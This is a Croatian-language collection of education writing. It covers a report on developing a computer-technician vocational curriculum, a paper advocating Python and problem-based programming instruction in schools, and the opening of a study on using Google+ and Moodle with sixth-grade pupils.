- uz stručnu pomoć, intenzivno se radilo na izradi kurikuluma, prvenstveno na izradi NPP-a sa svim potrebnim elementima: razrada teoretske i praktične nastave (vježbe), kadrovski uvjeti, materijalni uvjeti, literatura… te smo upućeni da pri izradi tih materijala/dijelova kurikuluma ne treba ići previše u detalje već da nastojimo imati "modularni" pristup tj. naglasak ne treba biti na samom sadržaju već više na vještinama, stručnosti i sl. koje se kroz ta područja/predmete stječu i istaknuto je da bi u nastavku našeg rada, kad dovršimo sve potrebno u vezi stručnih predmeta, trebali dati i smjernice za opće-obrazovne predmete i sadržaje
- radilo se na svemu potrebnom za osam odabranih predmeta: Računalne mreže (2 priručnika), Dijagnostika i održavanje IT sustava, Sigurnost informacijskih sustava, Uvod u baze podataka, SQL i dizajn baza podataka, Napredno/Objektno programiranje, Skriptni jezici i web programiranje – konzultacije s autorima vezane uz pisanje tj. sadržaj priručnika, razrada nastave (i teoretske i praktične) kroz izradu prezentacija, izradu pitanja za provjeru znanja, vježbi…
- održano je predavanje i kratka radionica za nastavnike, sudionike ovog projekta kroz koje je:
  - prezentirana razlika kurikuluma i (dosadašnjeg) plana i programa te je dan prikaz novih obrazaca za planiranje kvalifikacija umjesto dosadašnjih planova i programa za zanimanje
  - ukazano na promjene koje čekaju naše školstvo, istaknuta važnost promjena u načinu/sustavu učenja, prvenstveno zbog bitno drugačijih generacija djece koja se školuju – kao najvažniji uzrok tome je istaknut utjecaj novih tehnologija,

prvenstveno onih iz područja IT tehnologije, interneta…

- ukazano je na stanje u strukovnom školstvu te na nužnost osuvremenjavanja istoga
- istaknute su promjene koje će morati zahvatiti i kurikulum (i nacionalni, ali i školski), a time i cjelokupni proces učenja, a uloga nastavnika bi se, sa tim promjenama, također trebala modificirati i "osuvremeniti"
- dogovoreno je da će se predavanje/radionica nastaviti s konkretnom primjenom svega rečenog tj. kroz daljnji konkretan rad na našem projektu i predloženo je da se kroz jedan stručni predmet konkretno prođe kroz novi sustav izrade kurikuluma, sa svim novim elementima i promjenama koje on uvodi čime bi i sve rečeno na ovom predavanju/radionici dobilo i svoju praktičnu potvrdu

- radilo se na izbornim predmetima po smjerovima te na usklađivanju standarda kvalifikacija sa kurikulumom.

• 7., 8. i 9.mj. 2011.

- nastavljen je daljnji rad (dopuna onoga što još nedostaje) i dovršavanje kurikuluma
- održani su stručni, petodnevni, seminari za nastavnike – Operacijski sustavi (OS Windows, Open Source OS), Programiranje (Oobjektno programiranje i Web programiranje), Računalne mreže i Sigurnost informacijskih sustava.

• 9.mj. 2011.

- održan je pilot projekt u nastavi - probni nastavni sati s novim stručnim sadržajima razrađenim u okviru projekta i to iz svih osam odabranih stručnih predmeta te je provedeno uspješno anketiranje učenika vezano uz isto.

• 10.mj. 2011.

- realizirano je osam besplatnih, kratkih (cca 45 minuta) on-line seminara namjenjenih prezentaciji novog programa (sadržaj predmeta, način realizacije, literatura, materijali….) na koje smo pozvali nastavnike većeg broja strukovnih škola, a isti su bili provedeni za sljedeće predmete:
  1. Uvod u računalne mreže (2. razred)
  2. Računalne mreže (3. razred)
  3. Uvod u baze podataka (2. razred)
  4. SQL i dizajn baza podataka (3. razred)
  5. Napredno/objektno programiranje (3. i 4. razred)
  6. Skriptni jezici i web programiranje (2. i 3. razred)
  7. Dijagnostika i održavanje IT sustava (3. i 4. razred)
  8. Sigurnost informacijskih sustava (4. razred)

  Napomena: reakcije i komentari nastavnika koji su prisustvovali prezentacijama su bile vrlo pozitivne.

• 11.mj. 2011.

- održani su završni sastanci te završna konferencija projektnog tima ovog IPA projekta sa zaključkom da smo, usprkos mnogim problemima i poteškoćama koje su proizlazile iz, prije svega, nepostojanja iskustva u ovakvom radu, i u stručnom (izrada Standarda kvalifikacija i kurikuluma) i u organizativnom smislu, uspjeli privesti projekt kraju te realizirati ono što smo njime i planirali.

III. PRAKTIČNE PRIMJEDBE I NEKI SAVJETI ZA BUDUĆI RAD NA SLIČNIM PROJEKTIMA

- dobro/temeljito pripremiti te pravovremeno razraditi prijedlog projekta uzimajući u obzir sve aspekte (cilj, potrebni sudionici, faze rada...)
- nabavu opreme, zbog područja (računalstvo) koje je u tom smislu izuzetno dinamično, trebalo bi planirati na kraju projekta tj. ne bi trebalo prilagođavati programe i nastavne sadržaje opremi već obrnuto (jasno, uzimajući u obzir realne mogućnosti)
- obzirom na sadržaj projekta trebalo bi uključiti optimalan broj sudionika te osigurati dobru "piramidalnu" koordinaciju i komunikaciju istih – rad u timovima, jasna zaduženja po timovima, unutar tima i sl.
- na samom početku projekta trebalo bi okupiti sve sudionike i izložiti:
  - cilj i svrhu projekta
  - plan istog, po aktivnostima i vremenski
  - definirati vremenske rokove za pojedine faze projekta – tada se mora „snimiti" učinjeno i izložiti trenutno stanje tj. uspješnost/neuspješnost realizacije predviđenog te mjere koje s tim u vezi treba poduzeti
  - točna zaduženja svakog od sudionika
  - način rada te način komunikacije
  - financijsku stranu cijelog projekta te način nadoknade utrošenog vremena i rada sudionika projekta i dr.
- održati pravovremeno sve potrebne seminare za sudionike projekta npr. Izrada standarda kvalifikacija i Izrada novog kurikuluma i kroz konkretan primjer sve demonstrirati i praktično utvrditi
- u pojedinim fazama rada na projektu obvezno ostvariti suradnju s odgovarajućim stručnjacima npr.
- didaktičarima, metodičarima... zbog konkretnih stručnih uputa, savjeta i usmjerenja, a u cilju veće kvalitete
- u radu, ne se ograničavati s trenutnim materijalnim i kadrovskim uvjetima i stanjem tj. ograničenjima i također s trenutnim mogućnostima/ nemogućnostima učenika u savladavanju planiranog programa i nastavnih sadržaja
- službene institucije (MZOS, ASOO i sl.) bi obvezno, na odgovarajući način, morale biti uključene u rad na ovakvom tipu projekta upravo zbog toga što je prisutno kašnjenje u ažuriranju i osuvremenjivanju nastavnih programa koje je posebno izraženo kao problem u području računalstva
- službena suradnja sa sustavom bi sigurno rezultirala većom kvalitetom pojedinih faza projekta npr. ankete poslodavaca te visokih škola i fakulteta koje su "temelj" ovakvog projekta, sigurno bi bile uspješnije – bile bi pravovremenije, bio bi veći odaziv, ozbiljnije i temeljitije bi se pristupilo istim od strane anketiranih...

- za rad na novim priručnicima/udžbenicima i ostalim materijalima predvidjeti dovoljno vrijeme te osigurati kvalitetnu i pravovremenu komunikaciju svih koji u tome sudjeluju te obavezno osigurati zdravu konkurentnost tj. da bar dva autora predlažu potrebne/predviđene materijale.

V. ZAKLJUČAK

Ovaj osvrt na rad na projektu - izrada novog kurikuluma u programu Tehničar za računalstvo, napravljen je kako bi iskustvo koje smo stekli tijekom istog te zaključci koji su iz toga proizašli, poslužilo u budućem radu na sličnim projektima u cilju veće uspješnosti i kvalitete.

Sažetak - Sadašnjim planovima i programima u osnovnim i srednjim školama iz područja informatike predviđa se usvajanje znanja i vještina iz tri područja: osnove uporabe i primjenski programi, građa i načela djelovanja računala te rješavanje problema programiranjem.

U području programiranja uočava se opterećenost tradicionalnim načinom učenja programskih jezika (njihove sintakse i semantike). Pritom, algoritmi, razrada i rješavanje problema programiranjem ostaju sekundarni ciljevi i zadaće.

Cilj ovoga rada je potaknuti nastavnike informatike, kao i sve sudionike u procesu oblikovanja nastave na drugačija promišljanja u smislu modernizacije predmeta našega doba, informatike.

Poznavanje osnovnih pravila nekoga programskoga jezika nužno je, te za savladavanje njegove sintakse treba planirati vrijeme. Uvođenjem novog suvremenoga programskoga jezika Python moguće je to vrijeme svesti na najmanju moguću mjeru te time dati prostora za usvajanje misaonih procesa iz područja primjene programiranja.

Nove i suvremenije metode podučavanja trebale bi u prvi plan staviti rješavanje problema kao osnovu učenja programiranja, a programski jezik bi u tom smislu trebao biti samo alat, a ne svrha samome sebi.

Kako bismo to ostvarili potrebno je dodatno osuvremeniti nastavu kao i podlogu za realizaciju nastave. Ponajprije su to nastavni programi koji bi trebali bili dobra podloga za realizaciju nastave pred kojom su novi izazovi. Nastavom i podučavanjem kod učenika se trebaju razvijati sposobnosti koje će mu pomoći u daljnjem cjeloživotnom obrazovanju i pripremiti ga za tržište rada. Učenika treba pripremiti na svakodnevno sagledavanje životnih zahtijeva, raščlambu i rješavanje različitih problema (od korištenja novih tehnologija do rješavanja problema konkurentnosti i održivoga razvoja).

I. UVOD

Nastavnim planovima i programima u osnovnim i srednjim školama iz područja informatike predviđa se usvajanje znanja i vještina iz tri područja: osnove uporabe i primjenski programi, građa i načela djelovanja računala te rješavanje problema programiranjem.

Danas se programiranje u obveznom osnovnoškolskom obrazovanju podučava isključivo u sklopu izbornog predmeta Informatika [4], a u srednjim školama ovisno o vrsti škole. U gimnazijskim i strukovnim programima Informatika ili Računalstvo je u pravilu obvezan predmet barem jednu godinu učenja sa sedamdeset sati godišnje. Opći, jezični i klasični gimnazijski programi realiziraju jednogodišnji obvezni program Informatike tijekom prve ili druge godine školovanja. U prirodoslovno matematičkom gimnazijskom programu Informatika se podučava kao obvezni predmet kroz sve četiri godine.

Propisani program je temelj na osnovi kojeg nastavnik izrađuje vlastiti izvedbeni program i temelji svoju nastavu. Stoga ćemo u radu analizirati područje programiranja u propisanim jednogodišnjim i četverogodišnjim gimnazijskim programima predmeta Informatika.

II. PRIKAZ POSTOJEĆEG STANJA U NASTAVNIM PROGRAMIMA ZA GIMNAZIJE

U jednogodišnjem gimnazijskom programu obvezni predmet Informatika predviđen je planom s dva nastavna sata, a u ostalim razredima moguće je predmet savladavati kroz izbornu ili fakultativnu nastavu. U prirodoslovno matematičkim gimnazijama Informatika je kao obvezni predmet predviđena planom kroz sve četiri godine s dva ili tri nastavna sata tjedno. Program je objavljen 1994. godine[1].

Jednogodišnji program za gimnazije jasno navodi ciljeve i zadaće predmeta. U sadržaju programa navedeno je devet nastavnih cjelina koje obrađuju sadržaje iz tri osnovna područja. Kod većine cjelina naveden je i broj predviđenih nastavnih sati (najmanji broj sati i najveći broj sati) za obradu pojedine cjeline te se time na neki način određuje opsežnost i dubina obrade sadržaja. U didaktičkoj uputi naznačeno je koje cjeline su obvezne, a koje se mogu ali ne moraju odraditi u obveznom programu te se upućuje da se cjeline obrade u drugoj i narednim godinama učenja kroz izbornu ili fakultativnu nastavu. Jedna od cjelina koja je obvezna i to s minimalno dvadeset nastavnih sati, što iznosi nešto manje od 30% od ukupnog broja sati, su osnove programiranja.

Sve većom uporabom računala za posao, učenje i za zabavu pojam informatičke pismenosti u javnosti se mijenjao. Time je stjecanje osnovne informatičke pismenosti, što je jedna od zadaća predmeta Informatika,

dobivalo drugi značaj te na određen način potisnulo sadržaje iz područja programiranja u drugi plan. Naravno tome u prilog išao je i odabir programskog jezika.

Za savladavanje sadržaja iz područja programiranja bilo je nužno učenika podučiti nekom programskom jeziku pomoću kojega će učenik moći savladati i same osnove programiranja. Za nastavnu cjelinu osnove programiranja programom je predviđeno obraditi: sustavni pristup rješavanju problema, pojam i razradu algoritma, ustroj programa, jednostavne tipove podataka, naredbe za upis, ispis, dodjeljivanje, uvjetnu naredbu if, složene naredbe – petlje, stil pisanja programa. Ove sadržaje je nastavnik u predviđenom fondu sati vrlo teško mogao kvalitetno približiti učenicima jer je izrazito puno vremena morao potrošiti na podučavanje sintakse odabranog programskog jezika. Posljedično, preostalo mu je nedovoljno vremena za razvoj učenikovih kompetencija nužnih za rješavanje problema, izradu programa, uviđanje i prihvaćanje misaonih procesa potrebnih za učinkovito planiranje i programiranje, ne samo u smislu pisanja programa, nego i u smislu rješavanja realnih zadataka u svakodnevnom i poslovnom životu.

Ciljevi i zadaće predmeta Informatika u prirodoslovno matematičkim gimnazijama su stjecanje informatičke pismenosti i stjecanje logičke discipline. Međutim, isto je tako naznačeno da učeniku treba omogućiti razvijanje stvaralačkih sposobnosti u odabiru i oblikovanju algoritama, odnosno razvoj logičkog procesa mišljenja i poticanja kritičke analize u algoritamskom rješavanju zadanih problema.

U didaktičkim uputama stoji da je svrha predmeta omogućiti učeniku odgovarajući razvoj misli koji će ga moći voditi tijekom cijeloga njegova radnog vijeka, bez obzira kako se sama računala budu mijenjala i razvijala [1]. Također je navedeno da je najvažnije naučiti sagledati suštinu problema te se preporučuje da se algoritmi prezentiraju pomoću nekog od strukturnih programskih jezika (Pascal ili neki drugi). U sadržajima programa navode se nastavne cjeline koje daju mogućnost nastavniku da odabere neki od strukturnih jezika iako se u razradi pojedinih cjelina isključivo navode imena pojedinih naredbi i elemenata programskog jezika Pascal. U nekim cjelinama se navode pojedini algoritmi koje učenici trebaju naučiti kao što su primjerice različita sortiranja podataka. U četvrtom razredu je predviđeno upoznavanje nestandardnih tipova podataka (pokazivači, dinamičke varijable, razne strukture).

III. OSVRT ZA PROPISANE I PREPORUČENE PROGRAMSKE JEZIKE U PROGRAMIMA STRUKOVNIH ŠKOLA

Za razliku od planova i programa za gimnazije gdje programski jezik nije izrijekom naveden u nekim programima u strukovnom obrazovanju izričito je naveden programski jezik i to u smislu savladavanja pojedinog programskog jezika, a ne pojedinih algoritama. Najčešće navedeni programski jezici su BASIC, C. Striktno propisivanje programskog jezika ograničava uvođenje modernijih programskih jezika.

IV. NOVIJI DOKUMENTI KOJI GOVORE O UČENIKOVIM KOMPETENCIJAMA

Osim propisanih planova i programa danas imamo i dva dokumenta koji govore o obrazovnim ishodima iz područja općeg obrazovanja koje je potrebno ostvariti tijekom dvanaestogodišnjeg obrazovanja učenika. To su Ispitni katalog za državnu maturu [2] i Nacionalni okvirni kurikulum za predškolski odgoj i obrazovanje te opće obvezno i srednjoškolsko obrazovanje [3]. U oba dokumenta navodi se da učenik treba savladati određene misaone procese i pojedine algoritme. Savladavanje pojedinog konkretnog programskog jezika nije od primarnog interesa i daje se mogućnost realiziranja obrazovnih ishoda kroz bilo koji programski jezik.

U Ispitnom katalogu za državnu maturu navedeni su obrazovni ishodi koji se temelje na jednogodišnjem obveznom učenju Informatike. Navodi se što sve pristupnik na državnoj maturi treba znati, odnosno moći iz područja rješavanja problema programiranjem. Između ostalog posebno su naglašeni standardni algoritmi za:

- zamjenu sadržaja dviju varijabli,
- prebrojavanje prema zadanome kriteriju,
- zbrajanje prema zadanome kriteriju,
- pretraživanje prema zadanome kriteriju,
- izračun srednje vrijednosti brojeva,
- traženje najmanjeg i najvećeg među (učitanim) brojevima,
- rad s prirodnim brojevima.

U Nacionalnom okvirnom kurikulumu navode se odgojno-obrazovni ciljevi za tehničko-informatičko područje u kojima se navodi da će učenik: biti osposobljen za

- uporabu računala, informacijske i komunikacijske tehnologije u učenju, radu i svakodnevnome životu,
- razviti algoritamski način razmišljanja, steći vještine i sposobnosti primjene računala pri rješavanju problema u različitim područjima primjene
- razviti sposobnosti tehničkoga i informatičkoga sporazumijevanja te uporabe tehničke i informatičke dokumentacije

V. PRISTUP PODUČAVANJU PROGRAMIRANJA

Prateći postojeće planove i programe u centar pažnje postavljena je nastavna jedinica, a to je najčešće u području programiranja jedna od naredbi odabranog programskog jezika. Navedimo par primjera.

A. Prvi primjer:

Nastavne cjeline prirodoslovno matematičke gimnazije, 2. razred.

Složene naredbe i tipovi: IF-THEN, IF-THEN-ELSE, petlje, skalarni tipovi i intervalni podtipovi (14 - 16 sati) i

nastavna cjelina potprogrami: strukturno programiranje, postupno profinjenje, TOP-DOWN dizajniranje programa, primjena potprograma u razradi problema, globalne, lokalne i formalne varijable (10 – 12 sati).

U izvedbenim programima to izgleda npr. ovako:

- naredbe grananja
    - if then naredba
    - if then else naredba
    - zadaci s if naredbom
- petlje
    - for petlja
    - zadaci s for petljom
    - while naredba
    - zadaci s while naredbom
    - ...

Nakon ovako pripremljenog izvedbenog programa slijedi klasični nastavni sat gdje se u centar pažnje stavlja savladavanje naredbe, a potom će nastavnik kroz zadatke odraditi određene algoritme. Program ne propisuje koji su to algoritmi. To mogu biti algoritmi s prirodnim brojevima kao npr. rastav prirodnoga broja na znamenke ili provjera je li broj prost.

Učeniku se na taj način daje poruka da su ti algoritmi tu radi pojedinih naredbi, a ne obrnuto. Također, ukoliko se radi o implementaciji pojedinih programskih jezika moguća su neka ograničenja kod primjene navedenih algoritama te ćemo učenicima dati poruku o ograničenjima računala. To je u nekom slučajevima poželjno, međutim kod navedenih algoritama koji nam daju velike mogućnosti primjene u matematičkim problemima ta ograničenja će biti do te mjere apsurdna da će biti nepotrebno usavršavati algoritme. Ovdje je odabir programskog jezika izrazito važan. Npr. Python dozvoljava korištenje vrlo velikih cijelih brojeva te je opravdano ulaganje vremena i truda u poboljšanje algoritama. U samoj konačnici učenik je napravio niz zadataka i naučio napisati određeni broj zasebnih algoritama.

Nasuprot ovom pristupu podučavanja, pojavljuju se novi pristupi i kod nas i u svijetu gdje se kroz nastavnu godinu postavljaju pojedini problemi (u pravilu više njih) koji na neki način zamjenjuju današnje nastavne cjeline te se za svaki problem navode učeničke kompetencije i znanja koja će steći nakon svladavanja tog problema.

Kada gledamo navedene dvije cjeline moguće je za njih postaviti određeni problem npr. igra koju igraju dva igrača. Svaki igrač ima pravo upisivati prirodan broj za kojeg misli da je prost dok ne upiše broj koji je barem troznamenkast. U igri se određuje pobjednik tako da pobjeđuje igrač koji je upisao prost broj koji ima više parnih znamenaka, neriješeno je ukoliko oba igrača upišu prost broj s jednako parnih znamenaka ili oba igrača upišu složeni broj.

Nakon ovako postavljenog problema uočimo što učenik mora znati, odnosno što učenik mora naučiti.

Učenik treba znati:

- koji je najmanji troznamenkasti broj
- što je prirodan broj
- svojstvo parnosti
- što je prost broj
- što je složen broj
- pojam znamenke
- učitati cjelobrojni podatak
- ispisati string
- naredbu pridruživanja
- operatore nad cjelobrojnim tipom
- pozivanje i funkciju sqrt
- logički tip podataka
- if naredbu odnosno postavljanje logičkih izraza

Učenik će:

- postupno razraditi i analizirati problem
- uvidjeti da je potrebno omogućiti višestruki upis broja dok se ne upiše troznamenkasti broj
- izdvojiti znamenke iz broja
- usvojiti algoritam za provjeru je li neka znamenka parna
- provjeriti je li broj prost
- naučiti sintaksu i način uporabe naredbe s uvjetom
- naučiti postavljati logičke uvjete
- naučiti sintaksu i način upotrebe naredbe s konačnim bojem ponavljanja
- uvidjeti da se neki algoritmi više puta koriste, ali s različitim ulaznim i izlaznim podacima
- naučiti i primijeniti potprograme u programu

Pri ovakvom rješavanju problema moramo biti svjesni da se zadatak neće moći riješiti u jednom nastavnom satu. Potrebo je razraditi dinamiku rješavanja problema te postepeno uvođenje novih znanja. Kod savladavanja novih znanja pojavit će se potreba za uvođenjem manjih zasebnih problema koji će učenika voditi cilju. Ovakvo postavljenje problema i razrada rješenja omogućuje nam korištenje alternativnih izvora znanja, suradnju s nastavnikom matematike, te u konačnici razvijanje kreativnosti kroz postavljanje novih problema i njihovo rješavanje.

B. Drugi primjer:

Nastavne cjeline prirodoslovno matematičke gimnazije, 2. ili 3. razred. Složeni tipovi podataka – string, skup: operacije i gotovi potprogrami koji se mogu primijeniti na stringu ili skupu (12 - 16 sati) i nastavne cjeline složeni tipovi podataka – polja (11 – 20 sati):

pojam indeksa, jednodimenzionalno polje, obrada niza petljom, pretraživanje ...

U izvedbenim programima to izgleda npr. ovako:

- niz znakova:
  - string
  - standardne funkcije
  - definirane nad stringom
  - zadaci sa stringom
- polja
  - jednodimenzionalni niz
  - indeksiranje elemenata
  - upis i ispis elemenata niza
  - ...

Naravno i ovo područje možemo obraditi kroz postavljanje problema koji će nas ujedno dovesti do poznavanja pojedinih algoritama, usvajanja znanja o tipovima i prikazu podataka u računalu, ali isto tako o sveopćem problemu zaštite podataka u računalnim mrežama i analizi teksta, dakle vrlo širokom i interdisciplinarnom području.

Postavljanje problema o pojmu zaštite podataka. Ovdje ne postavljamo konkretan problem već poopćen i vezan za stvarno okruženje, bankovni računi, kupovina putem Interneta, zaštita komunikacije, pojam lozinki, pinova, tanova i tako redom. Počinjemo s pojmom kriptografije, osnovnim pojmovima, povijesnim okruženjem, postojanjem stvarne potrebe za zaštitom podataka.

Ponovno postavljamo što učenik treba znati te koje će kompetencije steći nakon obrade ovog problema. Povezujemo se s predmetima Povijest, Geografija, Matematika i naravno jezici.

Učenik nakon rješavanja problema stječe razne kompetencije:

- razlikovanje kodiranja velikih i malih slova,
- uočavanje specifični slova koji su vezana za nacionalne abecede u odnosu na englesku abecedu
- razlikovanje različitih standardnih i nestandardnih kodiranja znakova
- uočavanje rada sa znakovnim tipovima podataka
- indeksiranje liste (polja)
- korištenje standardnih funkcija i metoda nad stringovima
- formatiranje ispisa stringa
- ...

VI. OSVRT NA NAJČEŠĆE KORIŠTENE PROGRAMSKE JEZIKE U PODUČAVANJU PROGRAMIRANJA I UDŽBENIČKU LITERATURU

Danas se u podučavanju učenika najčešće koriste strukturni programski jezici: LOGO u osnovnoj školi, razne inačice BASICa u osnovnoj i srednjim školama, Pascal i C u srednjim školama. Ovi jezici u određenoj mjeri mogu zadovoljiti postizanje osnovnih ciljeva i zadaća iz područja rješavanje problema programiranjem, ali ti jezici će nas vrlo često upućivati na tumačenje strukture tih programskih jezika, statičkih varijabli i orijentirati nas na razvoj logike konkretnih programskih jezika. U određenim školama kao što su prirodoslovno matematičke gimnazije podučavaju se i jezici s naprednijim konceptima u kojima se pojavljuju objektno-usmjerene paradigme. Pojavljuju objektni jezici (C++, C#, Java). Ti su jezici smišljeni za podržavanje velikih programskih projekata s naglaskom na discipliniranu izgradnju složenih programskih struktura. Ti jezici nisu prikladni za ostvarivanje manjih ili srednjih programa.

Naravno gledajući postojeće planove i programe odabiri ovih programskih jezika mogu se opravdati, posebice kada se pogleda iz koje godine (1994.) je većina propisanih planova i programa iz područja informatike [5].

Odabir programskog jezika je najčešće je vezan i za propisanu udžbeničku literaturu u kojoj se prvenstveno koriste programski jezici (LOGO, BASIC, Pascal i C)

VII. KAKO DALJE

Kako bismo i naredne generacije kvalitetno pripremali za rad i osobni probitak nužno je uvidjeti što je i gdje je informatika danas. Pojavom mobilne telefonije, brzog razvoja telekomunikacija i mrežnih struktura, razvoja računalne industrije te ugradnja mikro sklopova u većinu modernih strojeva i pomagala informatika danas dobiva novu ulogu i dimenziju. U tom svjetlu potrebno je sagledati i područje programiranja. Osim što se pred nas postavlja izazov da kod učenika razvijemo algoritamsko razmišljanje, potrebno je učenika podučavati i novim paradigmama programiranja. Taj proces će nužno zahtijevati i uvođenje Informatike kao obveznog predmeta u osnovne škole. Također je potrebno planirani broj sati za Informatiku osmisliti tako da se postignu ciljevi već spomenutog Nacionalnog okvirnog kurikuluma [3], ali i najnovije svjetske preporuke CSTA K-12 [6].

Isto tako bilo bi dobro da postoji jedinstveni programski jezik koji bi, s jedne strane, bio dovoljno jednostavan kako bi ga mogli svladati početnici u programiranju. S druge strane, trebao bi biti blizak današnjim profesionalnim jezicima s razvijenom paradigmom objektno-orijentiranog programiranja. Takav jezik, odnosno jezik najbliži takvom idealnom, je Python [5, 7, 8].

Razlozi za odabir programskog jezika Python za učenje programiranja u općeobrazovnom sustavu obrazovanja su:

- Python ima čitku sintaksu, što je jedan od najjačih razloga za njegov izbor,

- programi pisani u Pythonu lako se čitaju i imaju veliku pedagošku vrijednost,
- dodatna mu je vrijednost da se može koristiti na interaktivni način,
- u Pythonu se mogu izraziti paradigme različitih jezika,
- to je dobar prvi jezik ne samo za buduće programere u jezicima Java i C++ (objektno usmjereni jezici) već i za buduće programere u jezicima Haskell i Lisp (funkcionalni jezici),
- Python nije mrtav jezik i još se stalno razvija.
- popis tvrtki koje u svojim projektima koriste Python je već velik i brzo raste,
- Python je potpuno besplatan za sve korisnike, što znači da ga svi učenici/učenice mogu koristiti na vlastitom računalu – što znatno potpomaže njegovo savladavanje,
- svaka škola može slijediti politiku: u našoj instituciji nema nelicenciranih programa.

VIII. ZAKLJUČAK

Iz svega navedenoga vidljivo je da nije osnovna zadaća podučavanje sintakse programskih jezika, već je bolje odabrati jedan programski jezik u kojem se može implementirati algoritam na nižoj kao i na vrlo visokoj razini.

Jedan od takvih jezika je programski jezik Python koji se može implementirati u nastavni proces vrlo rano jer ne zahtjeva veliko znanje sintakse, omogućuje učeniku kao i nastavniku da sintaksu svladava postupno te algoritam postaje centar podučavanja. U trenutcima kada neke dijelove algoritma nismo u mogućnosti u potpunosti objasniti učenicima radi nedovoljno razvijenih i usvojenih kompetencija iz ostalih područja (matematika, fizika, itd) kao iz samog područja programiranja moguće je jednostavno koristiti postojeću biblioteku metoda bez ulaženja u dubinu.

Isto tako novim nastavnim planovima i programima treba omogućiti uvođenje novih paradigmi podučavanja programiranja..

Sažetak - Ovim radom prikazana je sinergija društvene mreže Google+ i sustava Moodle u procesu učenja učenika šestog razreda osnovne škole. Autorice rada bave se istraživanjem mogućnosti uvođenja e-učenja u nastavu informatike, odnosno zadovoljstvom učenika ovakvim načinom učenja. Učenicima šestih razreda ponuđeni su nastavni sadržaji koje su u sustavu Moodle oblikovali studenti Prirodoslovno matematičkog fakulteta u Splitu, studijska grupa matematika-informatika. Dio sadržaja učenici će imati prigodu proći na satovima informatike u školi, a ostali samostalno, kod kuće. Nakon određenog perioda učenici će putem ankete na društvenoj mreži Google+ vrednovati način na koji su sadržaji ponuđeni i oblikovani te izraziti svoje mišljenje i zadovoljstvo ovakvim načinom učenja.

I. UVOD

Rast i značenje interneta pospješuje e-učenje koje mora obuhvaćati oblikovanje, pospremanje, pristupe i isporuku nastavnih sadržaja te mehanizme za vođenje procesa učenja i poučavanja u sustavima e-učenja. E-učenje predstavlja vezu između tehnologije i obrazovanja, a oni koji oblikuju nastavu imaju važnu ulogu u toj vezi kao posrednici između procesa učenja i poučavanja i sustava e-učenja [4]. Sustavi e-učenja učenike i učitelje potiču na razmjenu znanja i iskustva, mobilnost te usvajanje strategija za suvremeno obrazovanje i cjeloživotno učenje. S tim u vezi, primjena sustava e-učenja nije više sama sebi svrhom, već ona postaje dio svakodnevnih školskih aktivnosti koje obuhvaćaju pripremanje za nastavu, učenje, stručno usavršavanje te administrativne poslove.

Jedan od sustava za e-učenje je i Modular Objecat-Oriented Dynamic Learning Enviromen (Moodle) koji nastavnicima pruža računalnu podršku pri organizaciji, oblikovanju i provođenju nastavnih sadržaja [3]

U radu je opisana primjena sustava Moodle u osnovnoj školi Spinut u Splitu u nastavi informatike. Informatika je izborni predmet koji pohađa 45 od ukupno 88 učenika šestih razreda, podijeljenih u tri skupine. Sve sadržaje primijenile smo sa sve tri skupine učenika. Učenicima smo ponudile tri lekcije koje su ranije pripremili studenti Prirodoslovno matematičkog fakulteta u Splitu, studijska grupa matematika-informatika (prema Nastavnom planu i programu za osnovnu školu [2])

U radu se opisuje i uloga društvene mreže Google+ u procesu učenja. Za potrebe rada svim učenicima smo otvorile korisnički račun te ih uputile kako će se povezeti u krugove zbog suradnje i komunikacije.

II. GOOGLE+ U UČENJU UČENIKA

Broj korisnika društvenih mreža u stalnom je porastu [1]. Svakodnevno se susrećemo s brojkama koje se već mjere milijunskim iznosima. U medijima svakodnevno susrećemo brojne napise koji prikazuju različite kontekste i stajališta o korištenju društvenih mreža. Postavlja se pitanje opravdanosti, problematike koja se krije iza neprimjerenog korištenja, navode brojke i opasnosti. Odrasle osobe imaju veliku odgovornost u odnosu na način na koji djeca koriste društvene mreže.

Dob u kojoj djeca pristupaju društvenim mrežama značajno se smanjuje pa danas sve veći broj učenika nižih razreda osnovne škole (osmogodišnjaci, devetogodišnjaci) ima profil na Facebook-u i na drugim društvenim mrežama. Tako od učenika s kojima smo istraživale zadovoljstvo učenjem u sustavu Moodle 84% ima profil na Facebook-u, 32 % na Twitteru i 11% na MySpace-u. U prvoj anketi koju smo provele s učenicima, kao razloge koje navode za korištenje društvenih mreža prvenstveno ističu komunikaciju s vršnjacima i zabavu.

Za potrebe našeg rada i istraživanja s učenicima, odabrale smo mrežu Google+ koja je u Hrvatskoj relativno nova i koja među učenicima nema veliki broj korisnika, kako bismo upravo tu njihovu potrebu za komunikacijom iskoristile i pozitivno usmjerile.

Namjera nam je bila učenike poučiti korištenju društvenih mreža kao alata za komunikaciju i suradnju

. Osim praćenja i stručnog vođenja načina komunikacije među učenicima, korištenje društvene mreže dobra je prilika za učenje učenika njezinom svrhovitijem, primjerenijem i odgovornijem korištenju.

U postovima smo dijelili sve važne informacije i zadatke koje su dobili u klasičnom okruženju, a učenike stalno ohrabrivale i poticale na čitanje tuđih komentara, komentiranje, međusobnu razmjenu, dogovor i pomoć drugima.

Slika 1. Jedna od diskusija u Google+

Tijekom istraživanja poučavale smo učenike načinima na koje će komunicirati, dijeliti sadržaje ili prenositi informacije (slika 1).

U drugoj anketi od učenika smo tražile da se izjasne hoće li koristiti kasnije Google+ i u koje svrhe. Njih 85% se izjasnilo za daljnje korištenje ove društvene mreže i to u svrhu igranja, chata, učenja, kontakta s drugima i drugo.

Iznenadila nas je činjenica da veliki broj učenika (51%) navodi kako će Google+ i dalje koristiti za učenje, a čak 70% učenika navodi kako će ovu društvenu mrežu koristiti za komunikaciju s drugima. Navodeći ovo ne misle na chat, za njega se posebno opredjeljuje njih 68% , već vjerojatno podrazumijevaju diskusije vezane za učenje, razmjenu informacija i međusobnu pomoć.

III. UČENJE POMOĆU SUSTAVA MOODLE

Nastavni sadržaji obuhvatili su lekcije: povezivanje računala u mreži, paketni prijenos podataka mrežom te povezivanje na internet, a oblikovane su kao lekcije karakteristične za sustav Moodle. Svaka lekcija obuhvaća stranice na kojima su opisani nastavni sadržaji i stranice s pitanjima koja su postavljena učenicima radi ponavljanja tijekom učenja.

Pitanja u lekcijama mogu se bodovati, a napredak u lekciji utječe na ukupnu ocjenu.

Osim toga, učenici rješavaju test s utvrđenim postavkama u kojima je navedena ocjena i zadan broj pokušaja rješavanja testa (tri puta).

Vrste pitanja u testu su: točno/netočno, višestruki odabir i spajanje parova.

